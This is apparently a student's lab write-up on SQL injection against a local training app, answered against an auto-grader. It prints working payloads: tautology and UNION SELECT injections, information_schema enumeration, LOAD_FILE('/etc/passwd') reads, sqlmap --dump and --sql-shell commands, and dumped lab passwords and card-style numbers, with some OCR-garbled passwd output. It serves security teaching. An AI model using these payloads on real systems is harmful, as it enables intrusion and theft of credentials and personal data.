


Lab 9 - Database Pentesting - SQL Injection Testing/Attacks

To invest in the SQL injection testing/attacks methods. Follow the manual SQLi testing methodology and the using SQLi tools to automate similar methods.

Q2. Db Testing - SQL Injection Methodology


Ans - 2a. Which platform is the web app running on? –

After connecting to the localhost 127.0.0.1 web server, and edit the localhost address line with /cgi-bin/stock.py got the “Pricecheck” and details of the price of Eggs.



Pricecheck

[Click here for the price of Eggs](#)




Pricecheck

Code 0155004, eggs cost 35

2b. What is the HTTP request method used to get the price of eggs?

“Get” HTTP request method used to get the price of eggs.

2c. What is the form variable name/parameter used in generating the eggs information? variable name? **Code**



2d. Check if the code data value in the HTTP Request is Vulnerable?

After modifying the url and change the code, got the database type reported in the error.
stock.py?code=01550041'


stock.py?code='



Pricecheck

Error in the script: (1064, "You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'a' at line 1")

So, in the error script – 1064 – It shows the own DB server version details with the exact line of code. **“MariaDB”, Yes, the HTTP request is vulnerable.**



2e. Inject SQL to try to force SELECT to return all rows?

Modify the form variable to inject ' OR 2=2 -- %20


It should set the SQL WHERE clause to TRUE for all rows, not just for requesting data about eggs.

2f. How many different items are stored in the database?

number of items: 6


What is the name of the item with the highest code number?

item name: radio




2g. Enumeration of SQL Query | Columns in SQL Query | Inject SQL to try to find the number of columns in the query being run?

When if we do not know the number of columns, use the command **NULL** and keep adding until get the number of columns that it confirms in the SQL query.



Pricecheck

Code None, None cost None



UNION SELECT NULL,NULL,NULL,NULL -- %20


Column number: 4

2h. Enumeration of SQL Query | Table in SQL Query | Inject SQL to try to find the name of the table being queried - fuzzing

To get the name of the the table, we add from with tablename “from TableName”


NULL – 4

Table Name – Inventory



Pricecheck

Code None, None cost None





Pricecheck

Error in the script: (1222, 'The used SELECT statements have a different number of columns')

2j. Inject SQL to try to find the names of the columns in this table - fuzzing?

Ans. After getting the numbers of columns “4”, replace the NULL with the given columns names - id



Pricecheck

Error in the script: (1222, 'The used SELECT statements have a different number of columns')

2k. Now, replacing NULL from the given candidates, and find the Name of the stock count column - **instock**

The screenshot shows a web browser window with the URL `127.0.0.1/cgi-bin/stock.py?code=' UNION SELECT instock from inventory --%20`. The page title is "Pricecheck" and it displays an error message: "Error in the script: (1222, 'The used SELECT statements have a different number of columns')". Below the error, a hint box provides instructions: "Find out the name of another missing column in this table using fuzzing. Combine your previous SQL injection and replace one of the other NULL entries with a guess as to the item codes column name. As this is about stock it seems plausible that the missing column is about how much stock is available. Try the following candidates: stockno, stocknumber, itemsinstock, instock, totalstock, totalitems, total, available, itemsavailable." A dropdown menu for "Name of the stock count column:" has "instock" selected. A "Check" button is present, and a status bar shows "Tests: Complete", "Table name PASS", and "Access log looks plausible PASS".


2l. Milk is in stock = 199

code=' UNION SELECT NULL,NULL,instock,NULL FROM inventory --%20

The screenshot shows the same web browser window with the URL `127.0.0.1/cgi-bin/stock.py?code=' UNION SELECT NULL,NULL,instock,NULL FROM inventory --%20`. The page title is "Pricecheck" and it displays a list of items: "Code None, None cost 10", "Code None, None cost 15", "Code None, None cost 8", "Code None, None cost 1", "Code None, None cost 199", and "Code None, None cost 4". Below the list, a hint box provides instructions: "Recall your first injection where you discovered all the items in the database and their codes? Use that to find the row for milk in this injection. How much milk is in stock?" A text input field for "Milk in stock:" contains the value "199". A "Check" button is present, and a status bar shows "Tests: Complete" and "Milk stock PASS".

2m. To get the details of the machine use



127.0.0.1/cgi-bin/stock.py?code=' UNION SELECT user(),NULL,NULL,NULL --%20



2n. To get the version of database

127.0.0.1/cgi-bin/stock.py?code=' UNION SELECT version(),NULL,NULL,NULL --%20

127.0.0.1/cgi-bin/stock.py?code=' UNION SELECT schema(),NULL,NULL,NULL --%20




Pricecheck

Code None, 11.4.3-MariaDB-1 cost None

2o. To get the number of tables , and table name



127.0.0.1/cgi-bin/stock.py?code=' UNION SELECT table_name,NULL,NULL,NULL FROM information_schema.tables WHERE table_schema='hack' --%20



2p. Get the Column name

127.0.0.1/cgi-bin/stock.py?code=' UNION SELECT column_name,NULL,NULL,NULL FROM information_schema.columns WHERE table_schema='hack' --%20

Ans – name , pwd





Pricecheck

Code id, None cost None
Code description, None cost None
Code price, None cost None
Code instock, None cost None
Code unname, None cost None
Code code, None cost None
Code expireend, None cost None
Code name, None cost None
Code pwd, None cost None


2q. Guess the password – jupasdads

127.0.0.1/cgi-bin/stock.py?code=' UNION SELECT name,pwd,NULL,NULL,NULL FROM theusers --%20



2r. Get the username – root

127.0.0.1/cgi-bin/stock.py?code=' UNION SELECT LOAD_FILE('/etc/passwd'),NULL,NULL,NULL --%20



Pricecheck

Code root:0:root:/root:/usr/sbin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin apt:x:42:42:apt:/var/lib/apt:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-networkd:x:98:98:systemd Network Management:/:/usr/sbin/nologin dhcpcd:x:100:65534:DHCP Client Daemon:/:/usr/lib/dhcpcd/bin/false galera:x:101:65534:/nonexistent:/usr/sbin/nologin mysql:x:102:102:MariaDB Server:/:/nonexistent:/bin/false tss:x:103:103:TPM software stack:/:/usr/lib/tpm:/bin/false strongswan:x:104:65534:/var/lib/strongswan:/usr/sbin/nologin systemd-timesyncd:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin gophish:x:105:105:/var/lib/gophish:/usr/sbin/nologin iodine:x:106:65534:/run/iodine:/usr/sbin/nologin messagebus:x:107:106:/nonexistent:/usr/sbin/nologin tcpdump:x:108:107:/nonexistent:/usr/sbin/nologin miredo:x:109:65534:/var/run/miredo:/usr/sbin/nologin rpxc:x:110:65534:/run/rpcbind:/usr/sbin/nologin redis:x:111:110:/var/lib/redis:/usr/sbin/nologin mosquito:x:112:113:/var/lib/mosquitto:/usr/sbin/nologin redsocks:x:113:114:/var/run/redsocks:/usr/sbin/nologin stunnel:x:991:991:stunnel service system account:/var/run/stunnel:/usr/sbin/nologin sssd:x:114:65534:/run/sss:/usr/sbin/nologin dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin Debian-snmpp:x:115:115:/var/lib/snmpp/bin/false sllh:x:116:117:/nonexistent:/usr/sbin/nologin postgres:x:117:118:PostgreSQL administrator:/:/var/lib/postgresql/bin/bash lvhah:x:118:119:Avahi mDNS daemon:/:/run/avahi-daemon:/usr/sbin/nologin nm-openvpn:x:119:120:NetworkManager OpenVPN:/:/var/lib/openvpn/chronet:/usr/sbin/nologin gvm:x:120:122:/var/lib/openscap:/usr/sbin/nologin speech-dispatcher:x:121:29:Speech Dispatcher:/:/run/speech-dispatcher/bin/false usbmux:x:122:46:usbmux daemon:/:/var/lib/usbmux:/usr/sbin/nologin cups-pk-helper:x:123:123:user for cups-pk-helper service:/:/nonexistent:/usr/sbin/nologin netsim:x:124:124:/var/lib/netsim:/usr/sbin/nologin nm-openconnect:x:125:126:NetworkManager OpenConnect plugin:/:/var/lib/NetworkManager:/usr/sbin/nologin geoclue:x:126:127:/var/lib/geoclue:/usr/sbin/nologin lightdm:x:127:128:Light Display Manager:/var/lib/lightdm:/bin/false statd:x:128:65534:/var/lib/nfs:/usr/sbin/nologin saned:x:129:130:/var/lib/saned:/usr/sbin/nologin polkitd:x:988:988:User for polkitd:/usr/sbin/nologin rtkit:x:130:131:RealtimeKit:/:/proc:/usr/sbin/nologin colord:x:131:132:colord colour management daemon:/:/var/lib/colord:/usr/sbin/nologin kalm:x:1000:1000:Kali Linux:/:/home/kali:/usr/bin/zsh Debian-extim:x:132:135:/var/spool/extim:/usr/sbin/nologin libvirt-qemu:x:64055:994:Libvirt Qemu:/:/var/lib/libvirt:/usr/sbin/nologin , None cost None

2s. Get user ID - 117

The output of the above is a little messy to read. Use the CONCAT command and concat the output of LOAD_FILE between the html strings "<pre>" and "</pre>". Repeat your experiment with this new formatting...

Using this information, what is the userid for the username postgres? In /etc/passwd, columns are separated by ":", and userid is column 3.

postgres user id. 117

Check

Tests: Complete

User id correct

Access log looks plausible

PASS

PASS

```
127.0.0.1/cgi-bin/stock.py/code? UNION SELECT CONCAT('pre',LOAD_FILE('/etc/passwd...
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
agt:x:42:65534::/usr/sbin/nologin
nobody:x:65534:65534:nobody:/usr/sbin/nologin
system-networkd:x:100:100:system Network Management:/usr/sbin/nologin
dhcpd:x:100:65534:DHCP Client Daemon...:/usr/lib/dhcpd/bin/false
galera:x:101:65534::/usr/sbin/nologin
myrel:x:102:102:MyraDB Server...:/usr/sbin/nologin
tss:x:103:103:TPM software stack...:/usr/lib/tpm/bin/false
strongswan:x:104:65534:/usr/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/usr/sbin/nologin
gophish:x:105:105::/var/lib/gophish:/usr/sbin/nologin
lodyne:x:106:65534:/run/lodyne:/usr/sbin/nologin
messagebus:x:107:108::/usr/sbin/nologin
tcpdump:x:108:107::/usr/sbin/nologin
miredo:x:109:65534:/var/run/miredo:/usr/sbin/nologin
rpc:x:110:65534:/run/rpcbind:/usr/sbin/nologin
redis:x:111:110:/var/lib/redis:/usr/sbin/nologin
mosquitto:x:112:113:/var/lib/mosquitto:/usr/sbin/nologin
redsocks:x:113:114:/var/run/redsocks:/usr/sbin/nologin
stunnel4:x:991:991:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
sshd:x:114:65534:/run/ssh:/usr/sbin/nologin
dnsmasq:x:990:65534:dnsmasq:/var/lib/ndisc:/usr/sbin/nologin
nfsian-smp:x:115:115:/var/lib/smp/bin/false
postgres:x:117:117:postgres:/var/lib/postgresql/bin/bash
avahi:x:118:119:Avahi mDNS daemon.../run/avahi-daemon:/usr/sbin/nologin
m-openssh:x:119:120:NetworkManager OpenSSH.../var/lib/openssh/sshroot:/usr/sbin/nologin
```

Q.3 More SQLi Fun

Database: hack

Table: ccards

[4 entries]


uname	code	expireend
frank	1234-5555-1111-1234	05/15
jim	1234-5555-9991-5678	04/15
tony	1234-5555-0099-1234	04/14
clever	1234-4444-0000-1234	11/16

a. Credit Card Details.

Text box form name – ccuser

Name - 4

Column number - 3



Q4. SQLi Tools : SQL map

- a. Run – sqlmap on the terminal and check for the database number [2].

sqlmap -u http://127.0.0.1/cgi-bin/stock.py?code= -f -b -v 2 --dbs --current-user --current-db

```
current database: 'hack'
[11:49:00] [INFO] fetching database names
[11:49:00] [DEBUG] performed 1 query in 0.14 seconds
available databases [2]:
[*] hack
[*] information_schema

[11:49:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[11:49:00] [WARNING] your sqlmap version is outdated

[*] ending @ 11:49:00 /2026-04-25/
```

Question 4 SQLi Tools: SQL Map

Not you have seen the weaknesses that exist in the two target scripts, and exploited those manually... now experience the power of the automated tools!

Use sqlmap from a Kali Linux terminal window to fingerprint the target app and db. Use the same injection point:

`http://127.0.0.1/cgi-bin/stock.py?code=`

Run sqlmap on the URL, and enumerate all of the Db's, and the current User and Db

`sqlmap -u http://127.0.0.1/cgi-bin/stock.py?code= -f -b -v 2 --dbs --current-user --current-db`

What does sqlmap say is the number of databases?

number of databases:

Check Tests: Complete
Number correct PASS

b. Enumerate Db tables and Columns details:

```
sqlmap -u http://127.0.0.1/cgi-bin/stock.py?code= -f -b -v 2 --dbs --tables --
```

columns

```
Database: hack
Table: ccards
[3 columns]
```

Column	Type
code	varchar(20)
expireend	varchar(5)
uname	varchar(50)

Enumerate Db Tables and Columns

Now keep the same injection point, but this time use only "--tables" and "--columns" using only "-D hack". Use this information to discover the maximum VARCHAR length of "uname" in the "ccards" table.

uname length:

Tests: Complete

uname char length **PASS**

C. sqlmap -u "http://127.0.0.1/cgi-bin/stock.py?code=1" -D hack -T ccards --dump --

batch

```
Database: hack
Table: ccards
[4 entries]
```

uname	code	expireend
frank	1234-5555-1111-1234	05/15
jim	1234-5555-9991-5678	04/15
tony	1234-5555-0099-1234	04/14
clever	1234-4444-0000-1234	11/16

D. sqlmap -u "http://127.0.0.1/cgi-bin/stock.py?code=1" -D hack --sql-shell --batch

```
sql-shell> select * from theusers;
[12:46:34] [INFO] fetching SQL SELECT statement query output: 'select * from theusers'
[12:46:34] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names itself
[12:46:34] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[12:46:34] [INFO] fetching current database
[12:46:34] [INFO] fetching columns for table 'theusers' in database 'hack'
[12:46:34] [INFO] the query with expanded column name(s) is: SELECT 'name', pwd FROM theusers
select * from theusers [4]:
[*] clever,jupasdads
[*] frank,magic
[*] jim,password
[*] tony,123456
```

[illegible]